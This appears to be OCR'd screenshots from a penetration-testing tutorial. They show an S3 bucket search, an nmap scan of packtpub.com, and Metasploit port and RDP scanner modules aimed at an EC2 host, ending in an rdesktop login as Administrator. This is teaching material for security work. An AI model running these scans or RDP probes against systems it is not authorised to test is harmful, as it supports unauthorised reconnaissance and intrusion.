
Results for "packtpub com"

1 - 2 of 2 results


Ignored Buckets


None (?)

#	Bucket	Filename	Size
1	appjolt.s3.amazonaws.com ✖	res/appsLogos/com.packtpub.enhancedsnakegame.enhancedsnakegame.png	3.51kB
2	0960.s3.amazonaws.com ✖	logos/packtpub.com.jpg	4.36kB




```
Nmap scan report for packtpub.com (172.67.31.83)
Host is up (0.010s latency).
Other addresses for packtpub.com (not scanned): 104.22.0.175 104.22.1.175 2606:4700:10::ac43:1f53 2606:4700:10::6816:af 2606:4700:10::6816:1af
All 1000 scanned ports on packtpub.com (172.67.31.83) are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 10 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   1.52 ms  10.0.2.1
2   ...
3   26.99 ms c-66-235-16-1.sea.wa.customer.broadstripe.net (66.235.16.1)
4   23.25 ms cr1-duvallhe-b-be150.bb.as11404.net (174.127.182.40)
5   26.34 ms te0-0-0-29.cr1-duvallhe-a.bb.as11404.net (174.127.148.58)
6   26.60 ms ae0.br1-woodinville.bb.as11404.net (174.127.141.30)
7   26.88 ms be10.cr1-bds.bb.as11404.net (174.127.137.176)
8   26.90 ms hu0-5-0-20-0.cr2-sea-b.bb.as11404.net (174.127.148.136)
9   15.82 ms six.as13335.com (206.81.81.10)
10  13.75 ms 172.67.31.83

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.13 seconds
```







```
root@kali:~# nmap -p 3389 -Pn ec2-54-153-60-189.us-west-1.compute.amazonaws.com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-10 19:47 EST
Nmap scan report for ec2-54-153-60-189.us-west-1.compute.amazonaws.com (54.153.60.189)
Host is up (0.032s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
```




```
root@kali:~# msfdb run
[+] Starting database

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v5.0.67-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```





```
msf5 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access                   normal  No     Wordpress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No     NAT-PMP External Port Scanne
   2  auxiliary/scanner/portscan/ack                                     normal  No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                               normal  No     FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                                     normal  No     TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                                    normal  No     TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                       normal  No     SAPRouter Port Scanner
```






```
msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/portscan/tcp) > set ports 3389
ports => 3389
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting                                    Required  Description
   ----         ---------------                                    --------  -----------
   CONCURRENCY  10                                                 yes       The number of concurrent ports to check per host
   DELAY        0                                                  yes       The delay between connections, per thread, in milliseconds
   JITTER       0                                                  yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        3389                                               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       ec2-54-153-60-189.us-west-1.compute.amazonaws.com  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                                                  yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000                                               yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 54.153.60.189:        - 54.153.60.189:3389 - TCP OPEN
[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```







```
msf5 auxiliary(scanner/portscan/xmas) > use auxiliary/scanner/portscan/ack
msf5 auxiliary(scanner/portscan/ack) > options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf5 auxiliary(scanner/portscan/ack) > set ports 3389
ports => 3389
msf5 auxiliary(scanner/portscan/ack) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/portscan/ack) > run

[*]  TCP UNFILTERED 54.153.60.189:3389
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
msf5 auxiliary(scanner/portscan/ack) > use auxiliary/scanner/rdp/rdp_scanner
msf5 auxiliary(scanner/rdp/rdp_scanner) > options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DETECT_NLA       true             yes       Detect Network Level Authentication (NLA)
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/rdp/rdp_scanner) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/rdp/rdp_scanner) > set RDP_USER Administrator
RDP_USER => Administrator
msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 54.153.60.189:3389    - Detected RDP on 54.153.60.189:3389    (Windows version: 6.1.7601) (Requires NLA: No)
[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/rdp_scanner) > unset RDP_USER
Unsetting RDP_USER...
msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
root@kali:~# rdesktop ec2-54-153-60-189.us-west-1.compute.amazonaws.com -u Administrator
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```





```
           Hostname  :  WIN-GA0R7N1T0VA
        Instance ID  :  i-093966d8bbf3aabb0
  Public IP Address  :  54.153.60.189
 Private IP Address  :  172.31.19.93
  Availability Zone  :  us-west-1a
      Instance Size  :  t2.micro
       Architecture  :  AMD64
```



Logon settings

Enter the name of the remote computer.

Computer: -189.us-west-1.compute.amazonaws.com

